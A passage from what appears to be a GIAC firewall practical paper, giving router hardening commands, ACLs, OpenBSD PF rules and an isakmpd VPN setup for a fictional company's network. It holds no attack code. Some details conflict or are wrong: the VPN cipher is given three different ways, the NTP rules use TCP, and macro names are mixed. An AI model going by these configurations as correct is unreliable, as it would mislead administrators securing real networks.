The IT department is going to present the project for improving the network security to the GIAC-E management by the end of this year for a budget approval. The budget for the initial setup wasn't big enough to already facilitate all security and network optimizations. The new setup will improve security as the database is moved into a separate zone, as well as the internal mail server. This will remove all allowed incoming connections into the internal zone and therefore enhance the security of internal systems significantly. There will also be a web proxy sitting in the DMZ and forwarding web traffic. Internet access for internal users will only be allowed via this proxy. The new layout will also introduce a complete management LAN to manage all servers in the DMZ. This LAN will also be used to host the centralized syslog server as well as to propagate time (via NTP) to all DMZ servers. The management LAN will further reduce the number of visible services to the DMZ. In order to detect management LAN compromises, there will also be an IDS sensor placed within this network. The final layout can be seen in Figure 5.



Figure 5: Improved Network Layout

Assignment #2: Security Policy and Component Configuration

The following few chapters highlight the firewall, router and VPN policies based on the setup from the precious chapter. This chapter does not provide a business policy for GIAC-E although such a policy should always exists and precede a technical implementation.

Border Router Policy

The border router's primary objective is to route packets coming from the Internet to the GIAC-E network. As most modern routers do also have the capabilities of filtering traffic, it is possible to drop certain unwanted traffic patterns at the border router. The router is not meant to replace a firewall but can be used to enhance the security level and add to the concept of security in depth.
A Cisco 2600MX is used as a border router. GIAC-E has the 62.2.32.0/24 subnet assigned where the router has the IP 62.2.32.1 (Internet facing) and 62.2.32.9 (GIAC-E network facing).
The border router is only doing ingress filtering and some very basic egress filtering (which definitively should be logged as it indicates a possible firewall compromise). But first of all, all unused services should be disabled.

Hardening the router

The border router (as well as internal routers) should be hardened, which means turning off unused services and features as well as restricting access to the router for management purposes. Some services are already disabled by default, but to make sure, we disable them anyway.
The following commands turn off the TCP and UDP small servers, SNMP and HTTP. We also get rid of source-routing (global config mode):

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no snmp-server
no snmp
no ip http server
no ip source-route
no ip classless
no ip bootp server
```

As the router should only be accessible by the console port, we disabled all other access possibilities:

```
line aux 0
transport input none
exec-timeout 0 1
no exec
login local
```

With this setup, the router can only be accessed via the console port. We further disable the domain name service on the router:

```
no ip name-server
no ip domain-lookup
```

We also disable Cisco Discovery Protocol (CDP) on the border router:

```
no cdp run
```

Now we should also make sure that an MD5 hash of the password is used and it is not stored in plaintext:

```
service password-encryption
enable secret 5 <passwd>
no enable password
```

We also add a welcome banner with the notice that unauthorized access is forbidden:

```
Banner motd #Unauthorized access is forbidden, disconnect
immediately. All access will be logged.#
```

These commands should help to harden the router and prepare our first line of defense for duty. In the following, the two access lists 101 and 102 (both extended) are prepared. The access-list 101 is for the external interface (ingress) and the access-list 102 is for the internal interface. Both have to be applied to the corresponding interface (config-if) with `ip access-group 101 in` (respectively 102 for the internal interface).

Ingress filtering

The border router filters incoming non-routable IP addresses (RFC1918):

```
No access-list 101
! drop private and unused IPs (RFC1918)
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log-input
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log-input
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 0.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 169.254.0.0 0.0.255.255 any log-input
access-list 101 deny ip 192.0.2.0 0.0.0.255 any log-input
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log-input
```

Reject all incoming IP packets originating from GIAC-E address space (62.2.32.0/24):

```
access-list 101 deny ip 62.2.32.0 0.0.0.255 any log-input
```

Drop ICMP fragments:

```
access-list 101 deny icmp any any fragments log-input
```

Reject all ICMP redirect packets:

```
 access-list 101 deny icmp any any host-redirect
```

Everything else is allowed, so we add an global permit at the end. This is also the only rule with has a fixed place in the list. As Cisco processes the rules in order and the first match wins, this global permit rule has to be the last one:

```
access-list 101 permit ip any any
```

We also want to drop packets targeted at broadcast addresses, so we drop them:

```
no ip directed-broadcast
```

Egress filtering

Filter all outgoing connections with IP addresses not associated with our external IP range (we are nice neighbors), i.e. allow only outgoing packets with our IP as source:

```
No access-list 102
access-list 102 permit ip 62.2.32.0 0.0.0.255 any
access-list 102 deny ip any any
```

As mentioned, the border router only does some very basic packet filtering. If GIAC-E ever considers using an IDS sensor placed in front of the border firewall, this setup allows a quite clean picture without any critical previous filtering.

Setting up the interfaces

Let's configure the interfaces as well and establish the routing. Let's start with the interfaces. We configure our external interface (serial) for the Internet connection and the internal interface (fast ethernet) for the connection to our border firewall. For the external interface (config-if):

```
interface Serial 0/0
ip address 62.2.32.1 255.255.255.248
no shutdown
no ip proxy-arp
no ip directed-broadcast
no ip unreachable
no ip redirect
ntp disabled
ip access-group 101 in
```

For the internal interface (config-if):

```
interface FastEthernet 0/0
ip address 62.2.32.9 255.255.255.240
no shutdown
no ip proxy-arp
no ip directed-broadcast
no ip unreachable
no ip redirect
ip access-group 102
```

We also attach the correct ACLs to the interfaces by calling the `ip access-group` command.

Border Firewall Policy

The border firewall separates the GIAC-E DMZ from the Internet and can therefore be considered a second line of defense (right after the border router). As we don't use all the border routers security capabilities (we only do some very basic filtering), this firewall could be considered the first real line of defense.

The border firewall is an Intel-based OpenBSD box. OpenBSD is considered to be a very secure operating system right off the shelf and offers a very powerful firewall software called PF. In the following, the border firewall policy is documented with the PF syntax. For more details about this syntax, please consult Assignment #4 which explains PF in more detail.

PF can use so called macros (see Assignment #4 for details). These are comparable to global variables. We define variables as shown in Table 3 to improve readability of the following filter rules. These macros can be used instead of writing the actual IP address or interface name. If the variable is used in parentheses, the writing means the IP assigned to that interface. For example, `($public_interface)` would be translated into 62.2.32.14.

Variable	Description
$public_interface	The border firewalls public (i.e. Internet facing) interface (62.2.32.14)
$dmz_interface	The border firewalls private (i.e. DMZ facing) interface (62.2.32.33)
$dmz_net	The DMZ network (62.2.32.32/27)
$dmz_www	The IP address of the WWW server
$dmz_dns	The IP address of the DNS server
$dmz_mail	The IP address of the mail (SMTP) server
$secondary_dns	The IP address of the external secondary DNS server
$internal_firewall	The IP address of the internal firewall (DMZ facing interface)
$external_ntp	External NTP server

Table 3: Macros for Filtering Rules

Let's clean incoming packets and check for some minimum requirements we have. For example, we could set some new values for packets (TTL or MSS). With pf it is also possible to replace the IP-ID with a new one (which probably is more random).
Let's reassemble incoming packets, set the TTL to 100 (so some reconnaissance or IDS evading is more difficult) and set max-mss to 1460. Also scrub outgoing traffic:

```
scrub in on $public_interface all \
  no-df min-ttl 100 max-mss 1460 fragment reassemble
scrub out on $public_interface all
```

First, filter explicitly all non-routable IP addresses and IP's form our own address:

```
block in quick on $public_interface from 10.0.0.0/8 to any
block in quick on $public_interface from 172.16.0.0/12 to any
block in quick on $public_interface from 192.168.0.0/16 to any
block in quick on $public_interface from 127.0.0.0/8 to any
block in quick on $public_interface from 0.0.0.0/8 to any
block in quick on $public_interface from 169.254.0.0/16 to any
block in quick on $public_interface from 10.0.0.0/8 to any
block in quick on $public_interface from 192.0.2.0/24 to any
block in quick on $public_interface from 224.0.0.0/4 to any
block in quick on $public_interface from 240.0.0.0/4 to any
block in quick on $public_interface from 62.2.32.32/27 to any
```

We don't have to explicitly filter special IP packets with routing information (e.g. source routing) as PF filters these by default. They can be allowed if specifically told. At this point, we could also filter our broadcast addresses (for example 62.2.32.63) as they are not required to be accessible from the outside:

```
block in quick on $public_interface from any to 62.2.32.63
```

Next, we define our standard policy for our network interfaces. We are going to block all incoming packets by default and log them

```
block in log all
```

The next important block of rules is dealing with the Internet Control Message Protocol (ICMP). ICMP is very important tool / protocol for network diagnostics and we shouldn't

drop all packets nor should all packets be allowed. ICMP ping packets are often used by hackers for reconnaissance purposes and shouldn't be allowed to enter our perimeter. To help the GIAC-E administrators to ping external systems to check connectivity, we allow outgoing ping packets (Echo Request) and their corresponding answers coming back (Echo Reply) for all internal systems. As it can be seen with this first specific rule, we have to establish two rules, one for both interfaces. Traffic originating in the DMZ has to pass the in-rule on the DMZ facing interface as well as the out-rule on the Internet facing interface. If we don't have a more general rule which would enable certain traffic, we need to cover both interfaces:

```
pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type 8 code 0 keep state
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type 8 code 0 keep state
# also allow firewall to ping internal (DMZ) systems
pass out quick on $dmz_interface inet proto icmp \
 from ($dmz_interface) to $dmz_net icmp-type 8 code 0 \
 keep state
```

GIAC-E decided to block outbound Destination Unreachable messages except Fragmentation Needed. Destination Unreachable messages are allowed to enter our perimeter so that a client requesting a connection is informed about the error (i.e. the unreachable system):

```
pass in quick on $public_interface inet proto icmp \
 from any to any icmp-type 3
pass out quick on $dmz_interface inet proto icmp \
 from any to any icmp-type 3

pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type 3 code 4 keep state
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type 3 code 4 keep state

pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type 3
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type 3

pass in quick on $public_interface inet proto icmp \
 from any to $dmz_net icmp-type 3 code 4 keep state
pass out quick on $dmz_interface inet proto icmp \
 from any to $dmz_net icmp-type 3 code 4 keep state
```

Source Quench ICMP packets are allowed in either direction as well as Time Exceeded and Parameter Problem. These error / status messages allow communication entities to inform the other party to slow down (Source Quench), about possible missing fragments (Time Exceeded) as well as about unknown parameters/protocols (Parameter Problem). Most of these ICMP messages are not necessary to provide a working network, but they can be useful. Source Quench for example wouldn't be required as most traffic is TCP based and if packets are lost (because we were sending to fast), TCP would see that missing packets are retransmitted. Never the less, having these ICMP messages further optimizes network traffic and can help to improve performance. The negative impact on the other side is minimal.

```
pass in quick on $public_interface inet proto icmp \
 from any to any icmp-type { 4, 11, 12 } keep state
```

```
pass out quick on $dmz_interface inet proto icmp \
 from any to $dmz_net icmp-type { 4, 11, 12 } keep state

pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type { 4, 11, 12 } keep state
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type { 4, 11, 12 } keep state
```

After having done some primary network traffic "cleaning", let's focus on the different services now. Allow incoming HTTP and HTTPS sessions:

```
pass in quick on $public_interface inet proto tcp \
 from any to $dmz_web port { www, https } keep state
pass out quick on $dmz_interface inet proto tcp \
 from any to $dmz_web port { www, https } keep state
```

Allow DNS access from the Internet to the DNS server within the DMZ to resolve hostnames and successfully access services later on:

```
pass in quick on $public_interface inet proto udp \
 from any to $dmz_dns port dns keep state
pass out quick on $dmz_interface inet proto udp \
 from any to $dmz_dns port dns keep state
```

Allow DNS zone transfer for secondary DNS (which is hosted by an external company). Zone transfers are handled in TCP instead of UDP (which is used for normal DNS requests):

```
pass in quick on $public_interface inet proto tcp \
 from $secondary_dns to $dmz_dns port dns keep state
pass out quick on $dmz_interface inet proto tcp \
 from $secondary_dns to $dmz_dns port dns keep state
```

Allow incoming mail (SMTP) to the mail relay sitting in the DMZ:

```
pass in quick on $public_interface inet proto tcp \
 from any to $dmz_mail port smtp keep state
pass out quick on $dmz_interface inet proto tcp \
 from any to $dmz_mail port smtp keep state
```

Allow incoming VPN connections (isakmp) to the VPN endpoint (internal firewall):

```
pass in quick on $public_interface inet proto udp \
 from any port isakmp to $internal_firewall port isakmp \
 keep state
pass out quick on $dmz_interface inet proto udp \
 from any port isakmp to $internal_firewall port isakmp \
 keep state
```

and allow the Encapsulating Security Payload (ESP) protocol also targeted for the internal firewall:

```
pass in quick on $public_interface inet proto esp \
 from any to $internal_firewall
pass in quick on $dmz_interface inet proto esp \
 from $internal_firewall to any
pass out quick on $dmz_interface inet proto esp \
 from any to $internal_firewall
pass out quick on $public_interface inet proto esp \
 from $internal_firewall to any
```

Allow external HTTP and HTTPS traffic to access the web server and present wonderful GIAC-E pages to the customer:

```
pass in quick on $dmz_interface inet proto tcp \
 from $internal_firewall to any port { www, https } keep state
pass out quick on $public_interface inet proto tcp \
 from $internal_firewall to any port { www, https } keep state
```

Allow outgoing NTP traffic from the DNS server (which acts as internal NTP server) to an external NTP server. This should be further limited to an NTP server we use on the Internet (for example ntp.nasa.org):

```
pass in quick on $dmz_interface inet proto tcp \
 from $dmz_dns to $external_ntp port ntp keep state
pass out quick on $public_interface inet proto tcp \
 from $dmz_dns to $external_ntp port ntp keep state
```

Allow external DNS requests from DNS server within DMZ or Intranet to resolve hostnames to IP addresses. This is needed for resolving IPs for log files or for browsing the Internet (for Internal users):

```
pass in quick on $dmz_interface inet proto udp \
 from { $dmz_dns, $internal_firewall } to any port dns \
 keep state
pass out quick on $public_interface inet proto udp \
 from { $dmz_dns, $internal_firewall } to any port dns \
 keep state
```

Allow SSH sessions coming from the internal firewall directed at the border firewall for administrative purposes:

```
pass in quick on $dmz_interface inet proto tcp \
 from $internal_firewall to ($dmz_interface) \
 port ssh keep state
```

We now have seen all required rules to enable our network and services to work properly and according to our specified requirements for the different user groups. At this point, it should be mentioned that no logging is used except for the “drop all by default” rule. With this setup, we only register blocked traffic and we won’t have an entry for passing traffic. Such a setup will lower the amount of logs generated, but information which could be helpful in case of an incident may be lost. GIAC-E although decided, that having manageable log files is more important than logging all traffic and increasing the amount of generated log entries significantly. For debugging or other purposes, the `log` keyword can be used at any time within each rule to log matched packets.

Firewall Rule Order

Let’s focus on the rule order for a moment. Firewall rule order is very important as rules are processed in sequential order. Some firewalls use the rule first matched, others the last one. OpenBSD uses the last rule that matches except if the keyword `quick` is used which forces the take the rule if it matches and discontinue the search. Most rules in our setup do not interfere, but some do. For example the block about dropping packets from RFC1918 (non-routable IP addresses) has to come before specific accept rules with the quick statement as the pass rule could match a packet coming from such an address. All other rules can be in any direction they like. If we follow a general deny policy, it seems logical to have a “deny all” first and then allow certain types of traffic. If we have specific

denies (like the RFC1918), these should also be place around the deny everything. So generally speaking, it makes sense to have a deny section followed by a pass section. We will follow this approach for the other firewall configurations as well.

Firewall Hardening

An OpenBSD based firewall is used as a border and internal firewall. As this setup is already quite safe out of box, but the system should be further hardened. A firewall should not host other services to minimize the attack and failure possibilities. All services not vital to the firewalls functionality should be disabled. This includes especially services listening on network sockets like telnet, FTP, SMTP or DNS. Administrative access should only be allowed via console or encrypted network connections (SSH) on internal facing interfaces (or even special maintenance interfaces). As we are dealing with a *NIX box as a firewall, direct root access should be disabled and inetd needs special attention (as it gets often forgotten). SSH access has to be configured to allow access only from internal machines (probably just from administrator systems) and with valid certificates only. It should also be ensured that all patches are installed and the system is kept up to date to keep it as secure as possible. For more details on firewall hardening, see Assignment #4 in this paper.

Internal Firewall and VPN

The internal firewall separates the DMZ from the Intranet. It's also an Intel based OpenBSD box running PF. We allow only the incoming MySQL over SSL connection from the web server, VPN sessions and mail transfers from the mail server in the DMZ.

We also use PF macros which are defined as listed in Table 4.

Variable	Description
$dmz_interface	The internal firewalls DMZ facing interface
$intranet_interface	The internal firewalls Intranet facing interface
$vpn_interface	The virtual interface for established VPN connections
$vpn_net	The VPN network address range
$dmz_web	The webserver located in the DMZ
$dmz_dns	The DNS (and NTP) server located in the DMZ
$dmz_net	The DMZ network
$intranet_database	The internal database (fortune sayings and customer data)
$intranet_mail	The internal mail server
$intranet_dns	The internal DNS server
$intranet_net	The intranet network
$admin_pcs	Workstations within the Intranet with administrative priviledges

Table 4: Macros for Internal Firewall

No other incoming traffic is allowed. But first of all, just let's normalize all traffic and drop invalid IP addresses (which could possibly originate from within our DMZ and are therefore not filtered by the border firewall):

```
scrub in on $dmz_interface all \
 no-df min-ttl 100 max-mss 1460 fragment reassemble
block in quick on $dmz_interface from 10.0.0.0/8 to any
block in quick on $dmz_interface from 172.16.0.0/12 to any
block in quick on $dmz_interface from 192.168.0.0/16 to any
block in quick on $dmz_interface from 127.0.0.0/8 to any
block in quick on $dmz_interface from 0.0.0.0/8 to any
block in quick on $dmz_interface from 169.254.0.0/16 to any
block in quick on $dmz_interface from 10.0.0.0/8 to any
block in quick on $dmz_interface from 192.0.2.0/24 to any
block in quick on $dmz_interface from 224.0.0.0/4 to any
block in quick on $dmz_interface from 240.0.0.0/4 to any
```

ICMP traffic

We handle ICMP traffic the same way as on the border firewall:

```
pass in quick on $intranet_interface inet proto icmp \
 from $intranet_net to any icmp-type 8 code 0 keep state
pass out quick on $dmz_interface inet proto icmp \
 from any to any icmp-type 8 code 0 keep state
pass out quick on $intranet_interface inet proto icmp \
 from ($intranet_interface) to $intranet_net \
 icmp-type 8 code 0 keep state
pass in quick on $dmz_interface inet proto icmp \
 from any to any icmp-type 3
pass out quick on $intranet_interface inet proto icmp \
 from any to any icmp-type 3
pass in quick on $intranet_interface inet proto icmp \
 from $intranet_net to any icmp-type 3 code 4 keep state
pass out quick on $dmz_interface inet proto icmp \
 from any to any icmp-type 3 code 4 keep state
pass in quick on $intranet_interface inet proto icmp \
 from $intranet_net to any icmp-type 3
pass out quick on $dmz_interface inet proto icmp \
 from any to any icmp-type 3
pass in quick on $dmz_interface inet proto icmp \
 from any to $intranet_net icmp-type 3 code 4 keep state
pass out quick on $intranet_interface inet proto icmp \
 from any to $intranet_net icmp-type 3 code 4 keep state
pass in quick on $dmz_interface inet proto icmp \
 from any to any icmp-type { 4, 11, 12 } keep state
pass out quick on $intranet_interface inet proto icmp \
 from any to $intranet_net icmp-type { 4, 11, 12 } keep state
pass in quick on $intranet_interface inet proto icmp \
 from $intranet_net to any icmp-type { 4, 11, 12 } keep state
pass out quick on $dmz_interface inet proto icmp \
 from any to any icmp-type { 4, 11, 12 } keep state
```

NAT Setup

NAT is used on this firewall to hide internal addresses from the Internet and to need as many public IP addresses as internal systems. We use a 1:N NAT, where only one external IP is used.

Enable NAT on DMZ facing interface:

```
nat on $dmz_interface \
 from 192.168.1.0/24 to any -> ($dmz_interface)
```

If we have services on the Intranet which have to be accessible from the Internet or DMZ we have to use a redirection. The MySQL server has to be accessed from the DMZ, therefore we need a redirection rule (we also use the keyword `pass` to let it pass packet filtering):

```
rdr on $dmz_interface inet proto tcp \
 from $dmz_web to ($dmz_interface) port 2000 -> \
$intranet_database port 2000
```

Also redirect SMTP traffic coming from the mail server within the DMZ to the internal mail server for final delivery:

```
rdr on $dmz_interface inet proto tcp \
 from $dmz_mail to ($dmz_interface) port 25 -> \
$intranet_mail port 25
```

Firewall Rules

First of all, just block all traffic on all interfaces and then allow certain connections.

```
block return-rst in log on $dmz_interface all
block return-rst out log on $dmz_interface all
block return-rst in log on $intranet_interface all
block return-rst out log on $dmz_interface all
```

Restrict traffic to the firewall itself (from the Intranet) – only allow incoming SSH connections from the admin PCs. Also allow SSH connections from the admin PCs to the other DMZ components:

```
pass in quick on $intranet_interface inet proto tcp \
 from $admin_pcs to ($intranet_interface) port ssh keep state
pass in quick on $intranet_interface inet proto tcp \
 from $admin_pcs to $dmz_net port ssh keep state
pass out quick on $dmz_interface inet proto tcp \
 from any to $dmz_net port ssh keep state
```

Allow the redirected SMTP traffic:

```
pass in quick on $dmz_interface inet proto tcp \
 from $dmz_mail to $intranet_mail port smtp keep state
pass out quick on $intranet_interface inet proto tcp \
 from $dmz_mail to $intranet_mail port smtp keep state
```

Allow the redirected encrypted MySQL traffic:

```
pass in quick on $dmz_interface inet proto tcp \
 from $dmz_web to $intranet_database port 2000 keep state
pass out quick on $intranet_interface inet proto tcp \
 from $dmz_web to $intranet_database port 2000 keep state
```

Allow outgoing DNS traffic from DNS server:

```
pass in quick on $intranet_interface inet proto udp \
 from $intranet_dns to any port domain keep state
pass out quick on $dmz_interface inet proto udp \
 from ($dmz_interface) to any port domain keep state
```

Allow outgoing HTTP and HTTPS traffic:

```
pass in quick on $intranet_interface inet proto tcp \
 from $intranet_net to any port { 80, 443 } keep state
pass out quick on $dmz_interface inet proto tcp \
```

```
  from ($dmz_interface) to any port { 80, 443 } keep state
```

Allow outgoing NTP traffic:

```
pass in quick on $intranet_interface inet proto tcp \
 from $intranet_net to $dmz_dns port ntp keep state
pass out quick on $dmz_interface inet proto tcp \
 from ($dmz_interface) to $dmz_dns port ntp keep state
```

VPN Firewall Setup

The VPN setup on an OpenBSD box is quite simple as the standard kernel is already equipped with all we need. For the VPN gateway, a new virtual interface (normally called `enc0`) is created which handles the VPN traffic. Like this, it is possible to enable different protocols and traffic on the VPN connection than on the other interfaces. Just treat the virtual interface as an additional real interface which accepts normal rules.

Allow VPN key exchange to and from VPN gateway as well as ESP:

```
pass in quick on $dmz_interface inet proto udp \
 from any port isakmp to ($dmz_interface) port isakmp \
 keep state
pass out quick on $dmz_interface inet proto udp \
 from ($dmz_interface) port isakmp to any port isakmp \
 keep state

pass in quick on $dmz_interface inet proto esp \
 from any to ($dmz_interface)
pass out quick on $dmz_interface inet proto esp \
 from ($dmz_interface) to any
```

Block traffic on VPN by default:

```
block return-rst in log on $vpn_interface all
block return-rst out log on $vpn_interface all
```

VPN Policy

The VPN connection shall use triple DES for encryption and MD5 as secure hash for authentication. The method for authentication is based on certificates which are issued to VPN users. The VPN connection establishment uses two steps where the first uses a method called main mode and the second a so called quick mode. The two VPN partners exchange information about protocols and settings they should use. Once they agree on the settings, the Security Association (SA) is created and the connections are established as well as routing entries added.

On the OpenBSD box, two configuration files are used:

- /etc/isakmpd/isakmpd.conf: It specifies the tunnels to setup and the parameters to use
- /etc/isakmpd/iskmpd.policy: Which tunnels are allowed for whom and for what.

Our policy is very simple as we allow all external IP's to connect to our VPN gateway (GIAC-E mobile sales force has to have access from all around the world). Incoming VPN connections are always somewhat critical, as these tunnels are a new channel into an Intranet. The GIAC-E policy also states some requirements for the VPN clients:

- The VPN client cannot use split tunnel, i.e. he can't have a running Internet connection as well as a connection to the GIAC-E Intranet. All his Internet traffic

is also going via the GIAC-E network as long as he is connected to the corporate network with a VPN tunnel. The SSH Sentinel software is used as VPN client.

- All clients are required to have the GIAC-E standard anti-virus solution running (enforced by policy). All updates for the signatures are received directly from the anti-virus software vendor via their native tools.
- All clients are required to have the GIAC-E standard personal firewall running which blocks all incoming connections.
- Blowfish is used as encryption, which is a very strong encryption mechanism. This is enforced by the VPN gateway, as no other encryption options are accepted.
- Aggressive mode IKE is not allowed, as it is not as secure as the main mode. This option is also enforced by the VPN gateway.

These requirements allow a more secure VPN environment and help to improve the Intranet security. The management and handling of VPN certificates (which enable VPN access) is crucial to VPN security as a certificate has to be revoked as soon as a laptop got lost or otherwise compromised. GIAC-E is using their own Certificate Authority (CA) for certificate generation. Each client needs its own certificate signed by the CA.

In the following, the `isakmpd.policy`[1] file is shown. It only accepts ESP from clients with a valid certificate and with the Blowfish encryption method:

```
Comment: Accept ESP SAs from clients with valid certificate
Authorizer: "POLICY"
Licensees: "DN:/C=US/ST=NDS/L=NY/O=giac.org/OU=VPN/CN=RootCA"
Conditions: app_domain == "IPsec policy" &&
       esp_present == "yes" &&
       esp_enc_alg == "blf" -> "true";
```

The isakmpd.conf file defines the parameters for the tunnels. We accept blowfish as the encryption mechanism. In the following, the isakmpd.conf[2] file is shown:

```
[General]
Policy-File=    /etc/isakmpd/isakmpd.policy
Listen-on=      62.2.32.62

[Phase 1]
Default=                ISAKMP-clients

[Phase 2]
Passive-Connections=    IPsec-clients


# Phase 1 peer sections
########################

[ISAKMP-clients]
Phase=                  1
Transport=              udp
Configuration=          main-mode
ID=                     my-ID
```

[1] Original file is taken from http://www.allard.nu/openbsd/openbsd/isakmpd.policy
[2] Original file is taken from http://www.allard.nu/openbsd/openbsd/isakmpd_ssh_x509.conf

```
[my-ID]
ID-type=                FQDN
Name=                   giac_e_62.giac.org

# Phase 2 sections
###################

[IPsec-clients]
Phase=                  2
Configuration=          quick-mode
Local-ID=               default-route
Remote-ID=              dummy-remote

[default-route]
ID-type=        IPV4_ADDR_SUBNET
Network=        192.168.1.0
Netmask=        255.255.255.0

[dummy-remote]
ID-type=        IPV4_ADDR
Address=        0.0.0.0

[x509-certificates]
CA-directory=    /etc/isakmpd/ca/
Cert-directory=  /etc/isakmpd/certs/
Private-key=     /etc/isakmpd/private/local.key

# Transform descriptions
########################
#
# For Main Mode:
#   {DES,BLF,3DES,CAST}-{MD5,SHA}[-{DSS,RSA_SIG}]
#
# For Quick Mode:
#   QM-{ESP,AH}[-TRP]-{DES,3DES,CAST,BLF,AES}[-
{MD5,SHA,RIPEMD}][-PFS]-SUITE

# Main -and quick mode transforms

[main-mode]
DOI=IPSEC
EXCHANGE_TYPE=ID_PROT
Transforms=BLF-SHA-RSA_SIG

[quick-mode]
DOI=IPSEC
EXCHANGE_TYPE=QUICK_MODE
Suites=QM-ESP-AES-SHA-SUITE
```

Whit these configuration files, VPN connections can be established and users can successfully log into the VPN gateway and connect to the internal network. VPN connections are handled via a virtual interface, for which firewall rules can also be defined. The following chapter will highlight the needed firewall rules for a successful and secure VPN integration.

VPN Firewall Rules

VPN users just need to have access to certain services. Mainly they need access to web pages (HTTP and HTTPS) as well as mail. The GIAC-E policy states that no split tunnels are allowed, therefore the VPN users also need access to the Internet via VPN. Per default, we drop all traffic coming via the VPN channel and only allow what we need:

```
block return-rst in log on $vpn_interface all
block return-rst out log on $vpn_interface all
```

The following firewall rules enable the required services to enter the firewall:

```
pass in quick on $vpn_interface inet proto tcp \
  from any to any \
  port { www, ssh, https, imaps, smtp } keep state
pass in quick on $vpn_interface inet proto udp \
  from any to $intranet_dns port domain keep state
```

The previous rules just enable the VPN traffic to enter the firewall. With the following rules, the traffic may also leave the firewall:

```
pass out quick on {$intranet_interface, $dmz_interface} \
  inet proto tcp \
  from $vpn_net to any \
  port { www, ssh, https, imaps, smtp } keep state
pass out quick on $intranet_interface inet proto udp \
  from $vpn_net to $intranet_dns port domain keep state
```

This setup should enable secure and useful VPN connections and allow mobile teleworkers to do their jobs.

Management Firewall Policy

The management firewall is a very simple part of the network layout – its main purpose is to stop initiated traffic coming from the management LAN (except DNS requests) and allow certain type of traffic coming from certain hosts within the Intranet to access systems within the management LAN. All management PC's in the Intranet have static assign IP addresses in the 192.168.1.96/27 subnet. Only these machines can access the IDS via SSH or HTTPS. As for the other configuration files, macros are used which are shown in Table 5.

Variable	Description
$management_interface	Interface facing the management LAN
$intranet_interface	Interface facing the Intranet
$intranet_dns	Intranet DNS server
$mng_ids	IDS within the management LAN
$admin_pcs	Workstations within the Intranet with administrative priviledges

Table 5: Macros for Management Firewall

Allow DNS requests coming from the IDS:

```
pass in quick on $management_interface inet proto udp \
  from $mng_ids to $intranet_dns port domain keep state
pass out quick on $intranet_interface inet proto udp \
  from $mng_ids to $intranet_dns port domain keep state
```

Allow SSH and HTTPS into the management LAN from the 192.168.1.96/27 subnet:

```
pass in quick on $intranet_interface inet proto tcp \
 from $admin_pcs to $mng_ids port {ssh,https} keep state
pass out quick on $management_interface inet proto tcp \
 from $admin_pcs to $mng_ids port {ssh,https} keep state
```

Assignment #3: Design under Fire

For assignment #3 sides are switched: A network is attacked. I've chosen the paper from Daniel MacDonald (submitted December 29, 2003), which can be found at http://www.giac.org/practical/GCFW/Daniel_MacDonald_GCFW.pdf.

Situation / Setup

The setup is based on Cisco network equipment and makes use of multiple VLANs as it can be seen in Figure 6. The setup is built around a Cisco PIX 525 firewall which is issued as a blade for the 6500 switching chassis.

